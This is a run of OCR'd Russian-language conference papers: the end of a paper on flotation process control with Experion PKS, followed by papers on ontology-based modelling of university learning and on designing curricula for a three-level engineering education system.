Для поддержания входных и выходных параметров на заданном уровне необходимо автоматизировать интеллектуальную систему управления процессом флотации. Структурная схема системы Experion PKS приведена на рисунке 2.




Рисунок 2 - Схема системы Experion PK

Для управления и визуализации, диагностики и слежения за процессом на централизованном пункте управления, обеспечивающем быстрый доступ ко всем данным и позволяющем производить глобальные настройки, используется платформа Experion PKS, которая представляет собой многоуровневую архитектуру для решения комплексных задач от сбора и обработки информации до оптимизации режимов работы технологических процессовх [3].

Программный комплекс включает в себя режим разработки АСУ и режим исполнения (реального времени). Распределённая система управления построения на стандарте OPC – OLE for Process Control (механизм связывания и внедрения объектов для сбора данных и управления в системах промышленной автоматизации), которая является наиболее общим способом организации взаимодействия между различными источниками и приемниками данных, такими как: устройства, базы данных и системы визуализации

информации о контролируемом объекте автоматизации. Применение отказоустойчивой промышленной сети (FTE) обеспечивает возможность подключения всех узлов управления, но при этом обладает рядом характеристик, позволяющие обеспечить высокий уровень надежности и безопасности, а также подключения оборудования сторонних производителей. При подключении полевых устройств через цифровые интерфейсы снижается не только погрешность измерительного канала, но и обеспечивается получение расширенной информации [4].

Литература

1. Подоляк М.В. Автоматизация процесса флотации золотосодержащих сульфидных руд // Молодежь и наука: Сборник материалов VIII Всероссийской научно-технической конференции студентов, аспирантов и молодых ученых, посвященной 155-летию со дня рождения К.Э. Циолковского [Электронный ресурс]. - Красноярск: Сибирский федеральный ун-т, 2012. URL: http://conf.sfukras.ru/sites/mn2012/section03.html

2. Троп А. Е., Козин В. З., Прокофьев Е. В. Автоматическое управление технологическими процессами обогатительных фабрик: Учебник для вузов. - 2-е изд., перераб. и доп. - М.: Недра, 1986.

3. Парьев Г.В. Централизованная система управления технологическими объектами на базе единой операторной ООО «Лукойл-Волгограднефтепереработка» / Г.В. Парьев. Автоматизация в промышленности. – №7. – 2015 41-47 с.

4. Koshimbayev Sh., Lukmanova Z. Analysis of the current state of control problems of the flotation enrichment process using artificial intelligence approaches // The 16th INTERNATIONAL SCIENTIFIC CONFERENCE INFORMATION TECHNOLOGIES AND MANAGEMENT 2018 April 26-27, ISMA University, Riga, Latvia, P. 55-56.

МОДЕЛИРОВАНИЕ ОБРАЗОВАТЕЛЬНЫХ ПРОЦЕССОВ НА ОСНОВЕ ОНТОЛОГИЧЕСКОГО ПОДХОДА

Кубеков Б.С., Жаксыбаева Н.Н., Рудакова Ю.С.
Факультет «Академия кино и телевидения» Университета «Туран»
e-mail: 333_nataly@mail.ru

Аннотация. *Интеграция специализированных прикладных подсистем в единый комплекс позволяет выстроить взаимосвязанные бизнес-процессы управления учебным процессом – от составления учебных планов и расчета нагрузки, учета контингента и ведения личных дел студентов, через организацию и информационное обеспечение сессии и других видов отчетности студентов, к оперативному контролю их успеваемости, аналитической обработке и интерпретации данных об освоении студентами учебных программ, интегрированным показателям, характеризующим качество реализации учебного процесса по конкретным образовательным программам.*

Изучив автоматизированную информационную систему «PLATONUS» было выявлено, что для выполнения самостоятельной работы студента (СРС) не существует планомерных решений. В связи с этим было принято решение разработки модели и в дальнейшем создание программного продукта, реализующего эти возможности.

Онтология определяет концептуализацию, которая лежит в основе формализма представления знания [1]. Моделирование характеристик является основной методикой выявления и фиксации общности и изменчивости на понятиях в онтологии и на свойствах характеристик, что дает возможность разрабатывать повторно используемые

образовательные компоненты и применять их для проектирования дисциплин учебного плана специальности и для адаптации образовательных программ к требуемым профессиональным компетенциям выпускника университета.

Применение онтологии и характеристических моделей в образовательном процессе требует:

- проведение анализа структуры и организации образовательных ресурсов специальностей ВУЗа;
- создание визуально-мыслительных образов, с помощью ассоциативного связывания понятий в структурные элементы образовательных ресурсов, позволяющие формирование целостной системы знаний как в рамках отдельного курса, так и специальности в целом;
- включение механизмов воздействия визуально-мыслительных образов образовательных ресурсов на обучающихся, способствующих повышению их когнитивной способности, и приобретению профессиональных навыков и практических умений.

Поэтому следует рассмотреть структуру организации образования и используемые ресурсы.

Проблема обеспечения комплексной информационной поддержки развития управления учебным процессом по-прежнему является одной из актуальных задач информатизации ВУЗА. Ее значение, требования, предъявляемые к решающим эту задачу средствам, еще более усиливаются в связи с созданием в университете системы управления качеством. Разработка современной автоматизированной информационно-аналитической системы управления большим университетом является исключительно сложной задачей, требует привлечения больших материальных и интеллектуальных ресурсов, применения самых современных информационных технологий. Во многих ВУЗАХ существуют программные комплексы, в той или иной степени решающие задачи, относящиеся к этой сфере их деятельности, тем не менее в настоящее время эта проблема далека от полного решения.

В Университете «Туран» функционирует система Platonus. «Platonus» - это автоматизированная информационная система, позволяющая комплексно автоматизировать процессы кредитной системы и дистанционной технологии обучения.

Система имеет централизованную базу данных, в которой отражаются все реальные события и процессы ВУЗа.

"PLATONUS" дает возможность вузу прослеживать все учебные процессы, такие как создание академических календарей, распределения учебных дисциплин по преподавателям, расчет часов по кафедрам, запись студентов на элективные дисциплины, создание рентабельных академических потоков, проведения тестирования, автоматическое формирование отчетов по разным критериям и т.д.

Система предоставляет личные виртуальные кабинеты (web - страницы): офис регистратору, приемной комиссии, диспетчерской службе, отделу кадров, учебной администрации, преподавателю и студенту.

Для каждого студента и сотрудника предусмотрен, так называемый, личный кабинет (web – страница), позволяющий автоматизировать сотрудникам университета свои основные задачи, студентам - видеть необходимую информацию, а дистанционно обучающимся студентам моментально получать доступ к кейсам и контролю знаний, непосредственно в реальном времени общаться с преподавателем посредством глобальной сети Интернет или внутренней сети ВУЗа.

Каждый студент имеет возможность использовать свой личный виртуальный кабинет:

- для регистрации на элективные дисциплины и формирования своего индивидуального учебного плана;
- для ознакомления с силлабусами дисциплин и типовым учебным планом;
- для просмотра транскрипта и расписания учебных занятий;
- для доступа в виртуальную аудиторию.

Виртуальные аудитории, включающие средства интерактивного обучения, такие как графическая доска, система мгновенного обмена сообщениями, система отслеживания посещаемости в журнале преподавателя, учебно-методические комплексы по дисциплинам в виде иерархического дерева материалов и система контроля знаний, можно использовать для самостоятельной работы студентов под руководством преподавателя (рисунок 1).

Использование автоматизированной информационной системы «PLATONUS» способствует эффективной и оптимальной организации учебного процесса в университете.

Такая коммуникационная инфраструктура позволила решать задачу создания единого информационного пространства университета, объединяющего все его информационные ресурсы и обладающего простыми и эффективными механизмами обеспечения доступа к этим ресурсам, их использования для автоматизации процессов управления университетом, его функциональными подсистемами.

Созданный университетский интегрированный информационный комплекс обеспечивает в настоящее время информационную поддержку и автоматизацию основных функций по оперативному управлению учебным процессом в ректорате, Учебно-методическом управлении, Управлении качеством образования, деканатах и кафедрах. Комплекс обеспечивает обслуживание приемной кампании, учет контингента студентов, отслеживание выполнения студентами учебной программы и мониторинг успеваемости, начисление стипендии, учет данных об оплате обучения, формирование учебных планов в соответствии с государственными стандартами и расчет учебной нагрузки, формирование необходимых текущих и отчетных документов, обработку оперативных и аналитических информационных запросов.

Рис.1 Виртуальные кабинеты

Интеграция специализированных прикладных подсистем в единый комплекс позволяет выстроить взаимосвязанные бизнес-процессы управления учебным процессом – от составления учебных планов и расчета нагрузки, учета контингента и ведения личных

дел студентов, через организацию и информационное обеспечение сессии и других видов отчетности студентов, к оперативному контролю их успеваемости, аналитической обработке и интерпретации данных об освоении студентами учебных программ, интегрированным показателям, характеризующим качество реализации учебного процесса по конкретным образовательным программам.

Изучив автоматизированной информационной системы «PLATONUS» было выявлено, что для выполнения самостоятельной работы студента (СРС) не существует планомерных решений. В связи с этим было принято решение разработки модели и в дальнейшем создание программного продукта, реализующего эти возможности.

Период обучения в ВУЗе ознаменован формированием основ профессионализма, поэтому овладение студентами методами и методиками самостоятельной работы является одним из важнейших составляющих развития студента как личности и как будущего профессионала. Этим и обусловлена актуальность данной проблемы исследования. В этой связи важным аспектом является осознание студентами того факта, что самостоятельная работа в процессе обучения способствует формированию самосовершенствования и активирует желание научно-познавательной деятельности, что развивает и формирует студента как личность.

При реализации студентами самостоятельной работы необходимо решение, как минимум, следующих задач [2]:

- систематизация и закрепление полученных теоретических и практических умений;
- углубление и расширение теоретических знаний;
- развитие познавательных способностей и активности: творческой инициативы, самостоятельности, ответственности и организованности;
- формирование самостоятельности мышления, способностей к саморазвитию, самосовершенствованию и самореализации;
- развитие исследовательских умений;
- использование материала, собранного и полученного в ходе самостоятельных занятий на семинарах, на практических и лабораторных занятиях, при написании курсовых и выпускной квалификационной работ, для эффективной подготовки к зачетам и экзаменам.

Самостоятельная работа студентов, как условие повышения самоорганизованности и саморазвития, имеет различные формы, однако, оптимальными формами самостоятельной работы являются внеаудиторная, аудиторная и информационно-коммуникативная (рисунок 2).

Рис.2 Формы самостоятельной работы студента

Так, использование информационно-коммуникативной формы подразумевает под собой применения современных информационных технологий, что в настоящее время является существенным источником информации в любой области научных знаний, постоянно пополняясь и актуализируясь (рисунок 3).

Рис. 3 Современные информационные технологии в самостоятельной работе студентов

Естественно, в условиях модернизации профессионального образования ориентированность учебного процесса на самостоятельную работу студентов и максимизация ее эффективности предусматривает увеличение объема часов для самостоятельной работы и, следовательно, необходимость организации большего количества консультаций преподавателей. В этой связи необходимым условием для эффективной реализации самостоятельной работы студентов является развитие учебно-методической и материально-технической базы в ВУЗах, позволяющей на должном уровне самостоятельно освоить дисциплину [3]. Кроме того, в качестве дополнительного времени для самостоятельной работы имеет смысл отменить или сократить большую часть сложившихся традиционных форм практических и семинарских занятий, что позволит студентам данное время посвятить самостоятельной работе.

Таким образом, самостоятельная работа студентов в современном образовательном процессе является не только неотъемлемой частью учебного процесса, но и направлена на развитие, самоорганизацию, самореализацию и самосовершенствование студента, как в профессиональном, так и в личностном росте.

В связи с этим нами предложена специальная методика, предназначенная для повторения пройденного материала и систематизации знаний в онтологическом виде.

Процесс построения онтологии начинается с выявления базовых абстракций образовательного ресурса, называемых *опорными понятиями,* набор которых определяет *семантические знания* образовательного ресурса. Каждое опорное понятие, в свою очередь, может быть идентифицировано своими конкретизирующими понятиями.

Под онтологией опорного понятия будем понимать иерархическую структуру из конкретизирующих понятий, связанных отношениями «Композиция», «Агрегация» и «Альтернативный выбор».

Следующим артефактом среды является *характеристическая модель* опорного понятия. Если с помощью онтологии опорного понятия описываются знания, то характеристическая модель реализует конфигурационный аспект онтологии, за счет свойств общности и изменчивости понятий онтологии.

Для получения различных архитектурных решений системы обучения необходима база образовательных компонент повторного использования, что позволит переходить от решений, рассчитанных на единичное применение, к автоматизированному производству множества разнообразных решений. В порождающем программировании, системой достижения такой цели служит инженерия предметной области [4]. В наших построениях под инженерией предметной области будем понимать инженерию образовательного ресурса, то есть онтологический инжиниринг образовательного ресурса с целью формирования знаниевых компонент многократного применения, с последующим использованием компонент для индивидуальных траекторий обучения, а также непосредственно в учебном процессе.

Знаниевые компоненты многократного применения должны отличаться от традиционных образовательных ресурсов значительно более существенной изменчивостью, а основной методикой выявления и фиксации изменчивости является именно моделирование характеристик. Характеристики совершенно незаменимы при формулировании кратких описаний образовательных ресурсов, между экземплярами которых существуют значительные различия, а также в дифференциации экземпляров этих ресурсов.

Таким образом, характеристические модели дают возможность применения дополнительных формализмов для моделирования и представления семантического содержания образовательных ресурсов.

Формализация - метод исследования, в основе которого лежит отображение содержательного знания в знаково - символическом виде (формализованном языке).

К наиболее часто используемым формам отображения знаний традиционно относятся продукционная, сетевая, фреймовая, алгебраическая модели, графы и множества. В искусственном интеллекте знания о предметной области представляются в виде иерархии структурированных объектов, связанных между собой отношениями. На этой идее базируются такие формализмы отображения знаний, как фреймы, семантические сети, а также язык объектного моделирования UML, который являясь языком представления знаний в виде иерархии структурированных классов, позволяет описывать декларативные знания предметной области.

Вводимые далее правила представления знаний основаны на следующих концепциях [5,6]:

1) Семантическое знание образовательного ресурса можно представить произвольным набором опорных понятий, каждый из которых подлежит идентификации своими дочерними понятиями.

2) Понятием (concept) назовем любую мысль, в которой отражаются существенные свойства и связи предметов и явлений образовательного ресурса. Понятия можно представить, как "ориентиры", с помощью которых происходит систематизация знаний. В то же время, понятия субъективны, так как их семантика определяется контекстом применения.

Все дальнейшие рассуждения относительно образовательных ресурсов, будут вестись непосредственно в плоскости *учебного контента* рабочей программы или дисциплины специальности.

3) Онтология - это подробная спецификация понятийной структуры учебного контента.

Основное назначение онтологии заключается в определении формальной семантики некоторого знания, в сочетании с удобными формами хранения и представления для восприятия.

Потребность в разработке онтологии возникает в связи с необходимостью:

• совместного использования общего понимания структуры понятий учебного контента;

• моделирования понятий учебного контента, что требует проведения анализа соответствия между объектом и его свойствами и для восприятия объекта в качестве варианта понятия;

• проектирования системных абстракций учебного контента на основе свойств общности и изменчивости;

• повторного использования знаний при проектировании образовательных программ.

4) Онтология определяется как тройка множеств:

$$Om = < C, R, F >,$$

где C - множество понятий (терминов) учебного контента;

R - множество отношений между понятиями;

F - множество функций интерпретации, определения которых заданы на отношениях между понятиями в онтологии.

5) Родительское понятие - абстрактный компонент общего характера, выражающий общность для всех своих дочерних понятий. В дальнейших построениях под родительским понятием будем понимать *опорное понятие* учебного контента.

6) Экземпляром родительского понятия будем считать конечное множество конкретизирующих понятий онтологии, связанных друг с другом отношениями "Композиция", "Агрегация" и "Альтернативный выбор", с помощью которых осуществляется семантическая идентичность каждого из конкретизирующих понятий с его родительским понятием.

7) Визуально онтология представляется ориентированным графом - G, вершинами которого являются понятия, а ребрами - отношения между ними. Корневая вершина графа - опорное понятие учебного контента, идентификация которого ограничивается не более чем двумя уровнями дочерних понятий иерархии. Необязательное конкретизирующее понятие графа является висячей вершиной, то есть вершиной, не имеющей своих дочерних конкретизирующих понятий.

8) Заключительной концепцией является категория "Семантическая идентичность", для которой введем следующие определения функции интерпретации на соответствующих отношениях между понятиями онтологии [7]:

- "Композиция" - отношение, в котором отражается свойство общности для дочернего понятия, и обязательность присутствия дочернего понятия во всех экземплярах родительского понятия. Обозначение – «*»

- "Агрегация" - отношение, в котором отражается свойство общности для дочернего понятия, и необязательность присутствия дочернего понятия в экземплярах родительского понятия. Обозначение – «+»

- "Альтернативный выбор" - отношение, в котором отражается свойство изменчивости дочернего понятия и необязательность его присутствия в экземплярах родительского понятия. Обозначение – «~».

Для отображения знаний принята алгебраическая модель знания, которая представляется в виде *выражения знания* - специально разработанной нотации, представляющей собой последовательность понятий и операций над ними, с помощью которых идентифицируется *опорное понятие* онтологии.

Например, в следующем выражении знания Ci<=*Ci1(*C1~+C2)+Ci2; опорное понятие Ci идентифицируется обязательным понятием Ci1 и необязательным понятием

Ci2, где обязательное понятие Ci1, в свою очередь, конкретизируется двумя дочерними понятиями: обязательным понятием C1 и альтернативным ему необязательным понятием C2.

Как видно из приведенного примера, выражение знания имеет формат оператора, в котором символ '<=' обозначает отношение «импликация», то есть отношение, при котором набор из понятий Ci1, C1, C2 и Ci2 влечет идентификацию опорного понятия Ci, или, другими словами, импликация ассоциируется с причинностью.

В качестве примера визуализации опорных понятий, реализован ориентированный граф (рисунок 4).




Рис.4 Понятийный граф опорного понятия C_1

Инновационная деятельность в образовании в первую очередь должна быть направлена на использование образовательных и информационных технологий, в рамках единой парадигмы образования, под которой будем понимать базовую модель конкретного способа организации учебной информации на основе онтологии знаний. Нами разработан информационный портал, позволяющий на основе онтологического графа сформировать понятий граф с базовыми опорными понятиями (рисунок 5).




Рис.5 Организация учебной информации на основе онтологии знаний

Изучив определенный материал самостоятельно можно сконструировать граф из опорных понятий и определить какие понятия обязательные для изучения, а какие возможно пропустить.

Информационный портал — образовательная среда для процесса самообучения, организации самостоятельной работы студента и общения с преподавателями. Портал служит централизованным ресурсом для накопления теоретических и практических навыков в онтологическом виде. Обеспечивать качество накапливаемых знаний позволяет настраиваемый процесс согласования нового контента в виде формул и графов.

Литература

1. Gruber, T. R. A translation approach to portable ontologies [Text] / T.R. Gruber. – Knowledge Acquisition, 5(2), 1993. – P. 199–220.
2. Методы и средства автоматизированного проектирования прикладной онтологии [Текст] / Б. В. Добров, Н. В. Лукашевич, О. А. Невзорова, Б. Е. Федунов // Изв. РАН. Теория и системы управления. – М., 2016. – № 2. –С. 58–68.
3. Лапшин, В. А. Онтологии в компьютерных системах. Роль онтологий в современной компьютерной науке / В. А. Лапшин [Электронный ресурс]. – Режим доступа: http://www.rsdn.ru/article/philosophy/what-is-onto.xml. – 19.10.2018 г. – Загл. с экрана.
4. Овдей, О. М. Обзор инструментов инженерии онтологий [Текст] / О. М. Овдей, Г. Ю. Проскудина // Журнал ЭБ. – 2017. – № 4.
5. Гаврилова, Т. А. Использование онтологий в качестве дидактического средства [Текст] / Т. А. Гаврилова, И. А. Лещева, Д. В. Лещев // Ж. «Искусственный интеллект», №3. – 2016. – С.34–39. 202
6. Шелов, С. Д. Построение терминологической базы знаний и анализ понятийной структуры терминологии [Текст] / С. Д. Шелов // НТИ. Сер. 2. – 1998. – № 5. – С. 1–10.
7. Kubekov B., Utegenova A., Naumenko V. Applying of ontological engineering to represent knowledge and training sessions. 10th International Conference on Application of Information and Communication Technologies -AICT2016, Baku (Azerbaijan), 12-14 October 2016, pp.115-118.

МОДЕЛИРОВАНИЕ ОБРАЗОВАТЕЛЬНЫХ ПРОГРАММ ТРЕХУРОВНЕВОЙ СИСТЕМЫ ИНЖЕНЕРНОГО ОБРАЗОВАНИЯ

Кубеков Б.С., Магаметова А.К., Плотников Д.
кафедра «Компьютерная и программная инженерия»,
профессор Кубеков Булат Сальмуханович – b.kubekov@mail.ru, 263-64-95
магистрант Магаметова Айхан Касымжановна – aykhanmagametova@gmail.com
магистрант Плотников Даниил Дмитревич - plotnikov.dan@mail.ru

Институт информационных и вычислительных технологий КН МОН РК, Казахстан

Аннотация.*Образовательные технологии базируются на современных достижениях информационных технологий, на привлечении инженерии знаний и, в частности, онтологического инжиниринга. Инженерия знаний должна стать основой модернизации образовательных программ и процессов. Представлено видение концепций и моделирование механизмов взаимодействия уровней инженерного образования, на примере специальности «Вычислительная техника и программное обеспечение» ведущих вузов РФ, в виде повторяющих знаниевых компонентов. При этом, знаниевые компоненты должны быть ортогональными, не избыточными и предусматривать возможность повторного использования.*

Ключевые слова*: онтология, проектный метод обучения, компетентностный подход, знаниевый компонент, инженерия знаний*

Жизнь каждого человека начинается с воспитания и обучения, осознания и восприятия информации, приобретения знаний, навыков, ценностных установок и компетенции. Все это можно в целом назвать одним словом, образованием. Что из себя представляет образование сегодня? Раннее, этот вопрос был более актуален в производительных сферах, сегодня он уже представлен на уровень выше, уровне интеллекта и логики. Методика прошлых лет, в виде зубрежки учебников, уже не применима к современному подрастающему поколению. Сегодня опорой в образовании должна стать динамика, представляющая собой инженерию образовательной области. Концепция сегодняшнего дня, является soft_skills. Для реализации данной концепции, мы обратимся к вопросу онтологии образования. Более глубже, мы можем рассмотреть ее, через ответ на вопрос: в чем заключается проблемы расстановки связи между терминами и концепциями, в современной базе образования.

Одним из подходов решения данной проблемы являются, построение общей онтологической модели профессионального образования в виде базовых дисциплин. Онтология определяет концептуализацию, которая лежит в основе формализма представления знания. Моделирование характеристик является основной методикой выявления и фиксации общности и изменчивости на понятиях в онтологии и на свойствах характеристик, что дает возможность разрабатывать повторно используемые образовательные компоненты и использовать их при проектировании дисциплин учебного плана специальности, а также конфигурировать образовательные программы к требуемым профессиональным компетенциям выпускника.

Онтология (др.греч., «сущее + логос») – учение о принципах, основах, строении и закономерностях быта, т.е. учение о существующем.

Образование (education) лат. «вести за собой» или «извлекать что-либо»; в русских словарях встречается, как «выявление и становление образа, приобретение правильных представлений о чем-либо, грамотности, хороших манер».

Инженерия образовательной области - методика, позволяющая осуществлять разработку образовательных ресурсов и учебных программ, на основе семейства знаниевых компонент.

Смысл онтологии не в структуре понятий предметной области, а в представлении их семантики. Человек понимает смысл и назначение вещей и действий с ними, только если они в его сознании находятся в рамках некоторой системы связанных друг с другом понятий.

Для студентов обучение в вузе не является нахождением и развитием целой сферы IT- деятельности, а только той части, которую они выбирают для себя. Недостаток информации, для студентов, проявляется в ошибочном формировании своего учебного плана, нет выбора в тех дисциплинах, или курсах которые бы хотели посетить студенты; для студентов не выстроен каркас базовых дисциплин, наличие которых дает воспринимать любой более специализированный курс. При наличии этих базовых знаний у студентов есть возможность менять свой вуз, не теряю саму логику обучения.

Сегодняшний рынок ищет проектных менеджеров, ситуация изменилась так, что требуется проектная и продуктивная деятельность, специалисты должны быть гибки в своей сфере и деятельности, что послужит для них опорой на рынке.

Решением этих проблем является восприятие новой системы образования для технических вузов. Что из себя представляет технический вуз сегодня?

Это – подтверждение своего статуса как центра образования, науки, культуры и инноваций. Это – реализация потребностей личности в непрерывном образовании, возможность получения образования различного уровня. Это – развитие научных исследований, в тесном сотрудничестве с западными вузами, обучение на основе науки. Это – удовлетворение потребностей науки, промышленности в

высококвалифицированных специалистах, кадровое сопровождение разработки высоких технологий.

Концепцией систем образования является построение непрерывной системы образования, как например, внедряющая повсеместно Болонская система. Болонская система, представляет собой многоуровневое образование. Многоуровневая образовательная система широко представлена в вузах Европы и США и имеет достаточно устойчивую тенденцию к развитию. Мы можем рассмотреть следующие уровни:

Первый уровень, знакомый для нас, «бакалавр» - начальный уровень профессиональной подготовки.

Второй уровень – «магистр».

Третий уровень – «доктор, PhD».

Главная причина широкого распространения модели «*Bachelor – Master - PhD*» заключается в том, что уровневая система подготовки специалистов более адаптирована к рыночной экономике, доминирующей в современном мире, и в большей степени соответствует индивидуальным потребностям и способностям личности.

Это система образования используется в таких развитых странах, как США, страны Европы, и сейчас в РФ. Эти страны являются также крупнейшими экспортерами образовательных услуг на мировом рынке подготовки специалистов с высшим образованием.

Ядром Болонского процесса является создание Европейского пространства высшего образования (*EHEA, European Higher Education Area*) путем трансформации национальных систем высшего образования к более однородной и понятной структуре степеней и квалификаций.

Содержание образовательных программ бакалавриата предполагало, как правило, широкую базовую подготовку специалиста с высшим образованием, а содержание программ специалитета и магистратуры было направлено на более глубокое освоение профессии и специализацию.

Для реализации основной идеи, мы хотим построить каркас в виде знаниевых компонент, то есть определения перечня базовых дисциплин, которые будут представлять повторно-используемые знаниевые компоненты образовательной сферы. Для выявления этих дисциплин, мы проанализируем, сегодняшние дисциплины, таких ведущих вузов, как Московский физико-технический университет, Томский университет автоматизации и систем управления, Санкт-Петербургский институт точной оптики и механики.

ВШ РФ предусматривает изучение следующих блоков:

Б.О. - общий цикл;

Б.Пр - профессиональный цикл, включая:

Б.Пр.Б - базовая часть;

Б.ДВ - дисциплины по выбору;

Б.М. - дополнительный профиль;

Б.ПД - практики, проектная и/или исследовательская работа;

Б.Ф - факультативы;

Б.ГИА - государственная итоговая аттестация.

В нашем случае, мы будем использовать базовую часть и дисциплины по выбору. Проанализировав учебные курсы указанных вузов, мы отобрали повторяющиеся дисциплины.

Так, например: МФТИ, кафедра информатики и вычислительной техники, имеет:

–Информатика, 1 курс

–Компьютерные технологии, 2 курс

–Объектно-ориентированное программирование, 2 курс, 3 курс

–Введение в программирование, 1 курс,

–Применение компьютеров в научных исследованиях, 1 курс

–Сравнительный анализ языков программирования, 2 курс

–Объектно-ориентированное программирование, 2 курс

–Теория и технология программирования, 2 курс

Томский университет автоматизации и систем управления, кафедра «Информатика и вычислительная техника» имеет:

–Программирование, 1 курс

–Инженерная графика, 1 курс

–Алгоритмы и структуры данных , 1 курс

–ЭВМ и периферийные устройств, 1 курс

Санкт-Петербургский институт точной оптики и механики, кафедра Кмпьютерные системы и технологии имеет:

–Математическое моделирование, 1 курс

–Программная инженерия, 1 курс

–Технологии защиты информации, 1 курс

Основным показателем сформированной программы является общий объем часов, отведенный на ее освоение обучающимися. Проанализировав, указанные дисциплины, мы применим их по уровням, по Болонской системе.

На представленном ниже рисунке 1, в нотации языка UML, показана диаграмма трехуровневой системы инженерного образования, на примере специальности «Вычислительная техника и программное обеспечение».




Рисунок 1. Трехуровневая система инженерного образования, на примере специальности «Вычислительная техника и программное обеспечение»

Высшим уровнем в иерархии наследования данной диаграммы, является уровень докторантуры - PhD, который должен быть связан с *обучением будущему*, в рамках фундаментальных дисциплин научных направлений Computer science и Software Engineering.

Под понятием «обучение будущему» предполагаются дисциплины, имеющие *долговременный* и *медленно устаревающий* характер или особенности. Можно также отметить, что дисциплины обучения будущему – это дисциплины, основанные на законах развития индустрии информационно - телекоммуникационных средств, технологий и систем, с учетом прогнозирования такого развития.

Компетентностная модель уровня PhD - композиция универсальных компетентностей направлений Computer science и Software Engineering, фундаментальные и профессионально-ориентированные дисциплины которых составляют научно – образовательную базу уровня PhD, и регламентируют *проблемно-ориентированное* обучение.

Составляя перечень дисциплин для уровня PhD, первым делом, мы должны рассмотреть, что из себя представляет сама программа обучения, и какие результаты, она ждет от обучаемых.

Программа обучения уровня PhD должна быть направлена на освоение следующих видов профессиональной деятельности:

1.Научно-исследовательская и инженерная деятельность в области функционирования вычислительных машин, комплексов, компьютерных сетей, ссоздания элементов и устройств вычислительной техники на новых физических и технических принципах, методов обработки и накопления информации, алгоритмов, программ, языков программирования и человеко-машинных интерфейсов, разработки новых математических методов и средств поддержки интеллектуальной обработки данных, разработки информационных и автоматизированных систем проектирования и управления в приложении к различным предметным областям.

2. Преподавательская деятельность в области информационных технологий и программирования. Программа обучения должна быть направлена на освоение всех видов профессиональной деятельности, к которым готовится выпускник

Научный руководитель образовательной программы должен ориентироваться на конкретный вид (виды) профессиональной деятельности, к которым готовится выпускник, исходя из потребностей рынка труда, научно-исследовательского и материально-технического ресурса структурных подразделений, участвующих в реализации образовательной программы.

Согласно данной трактовки, можно выделить основные базовые дисциплины, необходимые для уровня PhD.

–Advanced UI/UX;

–Менеджмент;

–Тестирование ПО;

–Web-технологии;

–Cloud computing;

–Blockchain;

–Распределенные системы;

–Технологии и алгоритмы систем искусственного интеллекта: машинное обучение, многослойные нейронные сети, нечеткая логика;

–Большие данные «Big data».

